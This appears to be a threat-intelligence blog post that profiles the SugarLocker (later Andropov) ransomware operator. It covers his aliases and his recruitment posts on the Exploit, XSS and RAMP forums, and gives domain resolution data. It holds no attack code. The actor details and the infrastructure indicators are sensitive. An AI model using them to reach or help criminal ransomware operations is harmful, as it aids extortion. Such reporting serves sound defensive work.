Number of collected	83	15	6	125	24
%	32.8%	5.9%	2.4%	49.4%	9.5

DDW activity of SugarLocker ransomware operator


The user "**gustavedore**", who is the operator of SugarLocker, has been active in RAMP ever since he first posted on November 11, 2021, on the RaaS bulletin board of the RAMP forum. Recently, it seems that the ransomware name has been changed from **SugarLocker** name to **Andropov**. He wrote it in three versions: Russian, English, and Chinese.

We found out that he was active on **XSS** about two years ago and used the nickname "**JimJones**" on the **Exploit** forums. At the time, he didn't seem very interested in ransomware. Currently, he uses the nickname **"GistaveDore"** on the **Exploit** forums.

He was primarily active on the Exploit forums and spoke Russian. On July 30, 2020, he suddenly announced that he would start developing ransomware in C++. On August 8, he was also looking for Pentester. Later, on September 2, he tried to recruit two developers for ransomware. He mentioned that he also pays for an office and salary. On December 23, he tried to get investors in their market services.


1. May 25, 2020: Posted a developer advertisement on the Exploit forum.

Press enter or click to view image in full size




2. May 29, 2020: Posted a developer advertisement on the XSS forum.

Press enter or click to view image in full size




3. July 30, 2020: Posted that he would code a ransomware affiliate program

Press enter or click to view image in full size



4. December 23, 2020: Looking for an investor to invest or promote in their services

Press enter or click to view image in full size




- “magtest.tk” domain information

  Press enter or click to view image in full size


Resolve	Location	Network	ASN	First	Last
87.236.16.105	RU	87.236.16.0/24	198610	2020-03-31	2021-03-28
5.101.152.200	RU	5.101.152.0/24	198610	2020-03-31	2020-03-31

5. May 27, 2021: First post uploaded to Exploit with a new nickname “GistaveDore”




6. November 04, 2021: Joined RAMP, a dark web forum related to ransomware

Press enter or click to view image in full size




7. November 11, 2021: Uploaded the first collaborator job posting to the RAMP forum, a dark web forum related to ransomware.

Press enter or click to view image in full size




Press enter or click to view image in full size




8. November 11, 2021 ~ January 22, 2022: Uploaded collaborator job postings on the Freelance board of RAMP forum


Press enter or click to view image in full size




Press enter or click to view image in full size



Press enter or click to view image in full size




9. January 08~09, 2022: Ransomware renamed from SugarLocker to Andropov




10. February 11, 2022: Suddenly posted Android Loader advertisement

Press enter or click to view image in full size



11. February 11, 2022: Also showing interest in another area, NFT

Press enter or click to view image in full size



Conclusion

- The latest version of SugarLocker ransomware found so far is 1.0.6, and there is a possibility that the function will be continuously improved in the future because the code in the ransomware is still incomplete.
- Given that it offers more customized options than existing RaaS, it appears that the new group is putting a lot of effort into its customization features to recruit new partners.
- Although the ransomware is still unfinished, we need to be able to respond to it in advance as it can become active once partners are successfully recruited.
- “gustavedore” appears to have originally come from a developer rather than a RaaS operator, but has recently changed his business to RaaS. And now he seems to be focusing on Android and NFT rather than RaaS. (Is the

recruitment not going well?)

Reference

- https://medium.com/walmartglobaltech/sugar-ransomware-a-new-raas-a5d94d58d9fb
- https://id-ransomware.blogspot.com/2021/11/encoded01-ransomware.html


Appendix A.

SugarLocker's SHA256 hashes and configuration

- https://docs.google.com/spreadsheets/d/1er3vNUYAWR60f_OL67ewJloYVGkWHNYMTESlhDawXS4/edit#gid=0

Appendix B.

SugarLocker Negotiation Page



Source: https://medium.com/s2wblog/tracking-sugarlocker-ransomware-3a3492353c49